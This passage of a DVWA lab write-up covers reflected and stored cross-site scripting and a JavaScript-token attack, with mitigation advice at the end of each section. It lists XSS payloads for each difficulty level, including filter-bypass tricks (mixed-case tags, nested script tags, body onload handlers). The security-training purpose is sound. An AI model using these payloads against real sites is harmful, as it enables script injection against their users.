
Payload= <scriPt>alert('XSSReflected')</script>

"Capitalize one letter to bypass the filter."



11.4High

Payload= <body onload=alert('XSS')>



11.5Mitigation

✅ 1. Encode Output Properly

Use **context-aware escaping** (HTML, JavaScript, URL). For HTML:

php

echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');

✅ **2. Use Security Libraries**

- Use frameworks that automatically escape output (e.g., Django, React, Laravel)
- Use libraries like **OWASP Java Encoder**

✅ **3. Validate & Sanitize Input**

- Reject input with <, >, " unless explicitly needed
- Use regex filters for expected formats (e.g., names, emails)

✅ **4. Enable CSP (Content Security Policy)**

Block inline scripts using a strict policy:

http

Content-Security-Policy: script-src 'self';

✅ **5. Don’t Reflect User Input Directly**

Avoid reflecting untrusted data into HTML, especially in scripts or inline attributes.

12. XSS Stored-Attack


12.1Intro

While testing the **Stored Cross-Site Scripting (XSS)** vulnerability in DVWA, I successfully injected a persistent JavaScript payload that gets stored in the application database and is executed every time a user visits the affected page. Unlike **reflected XSS**, stored XSS does not require a crafted link — it auto-executes when the victim opens the vulnerable page.

This type of attack is highly dangerous because it impacts all users who access the page, especially admins or users with elevated privileges.


12.2Low

Payload= <script>alert("STOREDXSS")</script>




12.3Med

Payload= <scr<script>ipt>alert('STOREDXSS')</scr<script>ipt>



12.4High

Payload= <body onload=alert('STOREDHIGHXSS')>



12.5Mitigation

✅ 1. Sanitize and Encode Output

Always encode user input before displaying:

php

echo htmlspecialchars($message, ENT_QUOTES, 'UTF-8');

✅ 2. Use Secure Frameworks

- Frameworks like **React**, **Angular**, **Django** escape user input by default.

✅ 3. Input Validation

- Only allow expected content (e.g., plain text).
- Use input filters to remove tags or script keywords.

✅ 4. Content Security Policy (CSP)

Restrict what scripts can run:

http

Content-Security-Policy: script-src 'self';

✅ 5. Database Protection

- Escape all inputs before storing in the database.
- Prevent execution of scripts on retrieval.

13. Content Security Policy Bypass-Attack

13.1Intro

13.2Low

13.3Med

13.4High

13.5Mitigation

14. JavaScript-Attack


14.1Intro

In this test scenario, I targeted an input field vulnerable to **JavaScript Injection** — a form of **Cross-Site Scripting (XSS)** where malicious JavaScript code is injected directly into the application's client-side logic.


This vulnerability allows an attacker to manipulate the web page's behavior or steal sensitive data by executing unauthorized JavaScript in the context of the victim's browser.

14.2Low


1. Capture_Req_ChangeMe




2. Convert_To_Token_&Match_With_Req




3. Submit_Word_Success




4. Capture_Success_Req




5. Generate_Token_Success_&_Match_Req_Token



6. Change_Req_Token_With_Generated_&_Forward_Req




7. Output

